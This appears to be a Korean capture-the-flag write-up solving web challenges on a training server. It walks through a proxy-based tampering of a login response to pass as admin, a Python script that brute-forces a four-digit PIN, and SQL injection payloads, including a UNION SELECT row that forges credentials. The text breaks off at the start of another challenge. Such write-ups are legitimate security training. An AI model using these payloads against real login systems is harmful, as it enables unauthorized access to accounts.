
<div class="jumbotron">
        <h1>핵미사일 시스템</h1>
  <p class="lead">DANGER</p>
    </br></br>
  <p>발사를 원하시면 아래 버튼을 클릭해주세요.</p>
  <p><a class="btn btn-lg btn-danger" href="gogoHack.php" role="button">Fire</a></p>
</div>
발사를 원하면.. 이라고 하니 Jump 를 한 듯.
gogoHack.php

5. Admin is Mine
ID : doldol
PW : dol1234 로 로그인 시에 loginProc.php 를 들렸다 온다.

http://ctf.segfaulthub.com:1129/4/loginProc.php?userId=doldol&userPw=dol1234으로 request 를 보내면
HTTP/1.1 200 OK
Date: Sun, 04 May 2025 19:23:22 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 15
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: application/json

{"result":"ok"}
여기서 userId 를 normaltic3 으로 바꿔본다.
http://ctf.segfaulthub.com:1129/4/loginProc.php?userId=doldol&userPw=dol1234HTTP/1.1 200 OK
Date: Sun, 04 May 2025 19:24:17 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 17
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: application/json
{"result":"fail"}로 보내지게 된다.
http://ctf.segfaulthub.com:1129/4/loginProc.php?userId=doldol&userPw=dol1234
이때, Response 의 데이터
{"result":"fail"} -> {"result":"ok"}로 변경하고 싶은데, 기본 설정은 Response 를 바꾸지 못한다.

* Response interception rules 에서
Intercept responses based on the following rules:
를 눌러주어야, response 도 tracking 하게 된다.http://ctf.segfaulthub.com:1129/4/loginProc.php?userId=admin&userPw=dol1234“result” : fail 로 들어가지만

ok 로 바꿔준다.

admin 인데도 ok 가 떨어지게 된다. 이후에
http://ctf.segfaulthub.com:1129/4/index.php로 다시 들어가면 Session 이 유지된 체로 들어가지므로

6. Pin Code Crack
아래 사이트의 PIN 번호를 크랙해보자!
http://ctf.segfaulthub.com:1129/6/

먼가 멋있어 보이나, 숫자로 4자리다.
login.php
HTTP/1.1 200 OK
Date: Sat, 03 May 2025 18:28:14 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 3146
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
<!-- HTML code for Bootstrap framework and form design -->
<!-- 중략 -->
<!--Body-->
<div class="modal-body text-center mb-1">
<h5 class="mt-1 mb-2">Admin</h5>
<div class="md-form ml-0 mr-0">
<input
type="text"
type="text"
id="otp"
name="otpNum"
class="form-control form-control-sm validate ml-0"
/>
<label
data-error="wrong"
data-success="right"
for="form29"
class="ml-0"
>010-1414-1018에 전송된 PIN Code 숫자 4자리를 입력해주세요.</label
>
</div>
<div class="text-center mt-4">
<button class="btn btn-cyan mt-1 btn-lg" id="sendOTP">
Enter <i class="fas fa-sign-in ml-1"></i>
</button>
</div>
</div>
</div>
<!--/.Content-->
</div>
</div>
<!-- Modal End -->
</login>
</main>
<footer><div>© 2023. From Normalitc</div></footer>
<script src="js/checkOTP.js"></script>
</body>
</html>
checkOTP.js
const btnOTP = document.querySelector("#sendOTP");

function sendOTP() {
  const otpNum = document.querySelector("#otp").value;

  const url = `checkOTP.php?otpNum=${otpNum}`;

  location.href = url;
}

btnOTP.addEventListener("click", sendOTP);-
btn click 을 하면 sendOTP 로 가고
-
“id” 가
otp인 것을 찾아 그 값을 checkOTP.php 에 넣는다. -
url 에 데이터를 보낸다.
checkOTP.php?otpNum=${otpNum}
brute force
import requests

TARGET = "http://ctf.segfaulthub.com:1129/6/checkOTP.php?otpNum="
MAX_OTP = 9999

for i in range(MAX_OTP):
    req = requests.get(TARGET + str(f"{i:04d}"))

    if "Login Fail" not in req.text:
        print(f"Login Success: {i:04d}")
        break
Login Success: 10217. Login Bypass 3
Cookie: PHPSESSID=ectigj118s2tphgpf2r0da67pt
Connection: keep-alive

UserId=doldol&Password=dol1234&Submit=Login
Cookie: PHPSESSID=ectigj118s2tphgpf2r0da67pt
Connection: keep-alive

UserId=admin&Password=dol1234&Submit=Login
당연하지만, 이 에러 문구가 나오지 않게 해야 하는데,
- payload :
normaltic1' or '1'='1 - payload :
normaltic2' #
이와 같다면, 1 번 payload 는 오류가 나고
Cookie: PHPSESSID=ectigj118s2tphgpf2r0da67pt
Connection: keep-alive

UserId=doldol' or '1'='1&Password=dol1234&Submit=Login
2번 payload 는 오류가 나지 않는다.
Cookie: PHPSESSID=ectigj118s2tphgpf2r0da67pt
Connection: keep-alive

UserId=doldol'#&Password=dol1234&Submit=Login
그렇다고 2번처럼 넣으면 오류가 난다.
Cookie: PHPSESSID=ectigj118s2tphgpf2r0da67pt
Connection: keep-alive

UserId=normaltic3'#&Password=dol1234&Submit=Login
그럼 구조는 ID , PW 를 한 번에, 즉 식별/인증 을 한번에 처리하는 로직이 아니다.
- 그럼 ID 를 가져오고 비번을 체크하게 되는 로직 으로 보고 있다.
- 식별과 인증을 분리하는 case. ( 식별 / 인증 ) 동시
- DB 에서 데이터를 가져오고,
// pseudo code
$sql = "select * from member where id='$user_id' "
그 데이터에 있는 비밀번호와 사용자가 입력한 비밀번호를 비교해서
$db_pass = $sql.execute()- 식별 (
id도 사용자가 입력 ) 과 인증 (pass도 사용자가 입력 ) 을 분리해서 개발하는 경우
$ret = $sql.execute();
if ($ret) {
    // login success
} else {
    // login falure
}
그럼 이 상태에서 UNION 을 써서
- 현재 앞에는 없는
ID로 fake 를 주고 - 실제 구하고자 하는
ID는 UNION SELECT 로 구한다.
Cookie: PHPSESSID=ectigj118s2tphgpf2r0da67pt
Connection: keep-alive

UserId=doldol' UNION SELECT 'id'# &Password=dol1234&Submit=Login
는 오류가 나고
Cookie: PHPSESSID=ectigj118s2tphgpf2r0da67pt
Connection: keep-alive

UserId=doldol' UNION SELECT 'id', 'pw'# &Password=dol1234&Submit=Login
는 오류가 나지 않는다. 즉, 현재 select 가 되는 항목은 2개임을 알 수 있다.
모든 다양한 조합을 해보려면 경험이 필요하고 그 전엔 엄청난 삽질이 필요하다는걸 느낀다.
이 상태로 login 이 된다면 ID 는 doldol 이 될 것이고,
ID : doldol' UNION SELECT 'normaltic3', 'pw'#
PW : dol1234
d4r6j 로 바꿔서 UNION SELECT 의 ID 를 데려온다. 그리고 셋팅 된 PW 를 이용한다.
Cookie: PHPSESSID=ectigj118s2tphgpf2r0da67pt
Connection: keep-alive

UserId=d4r6j' UNION SELECT 'normaltic3', 'd4r6j'# &Password=d4r6j&Submit=Login
즉, 다시 말하면
- 현재 조회 된 한 row 에
- UNION SELECT 로 추가 가상의 내가 원하는 ID 데이터를 붙이고
- 실제 원하는 ID 로 로그인 할 수 있게 만든다.
payload
ID : d4r6j' UNION SELECT 'normaltic3', 'd4r6j'#
PW : d4r6j
Congrats!!! segfault{xxxxxxxxxxx}
8. Login Bypass 4
Cookie: PHPSESSID=ectigj118s2tphgpf2r0da67pt
Connection: keep-alive

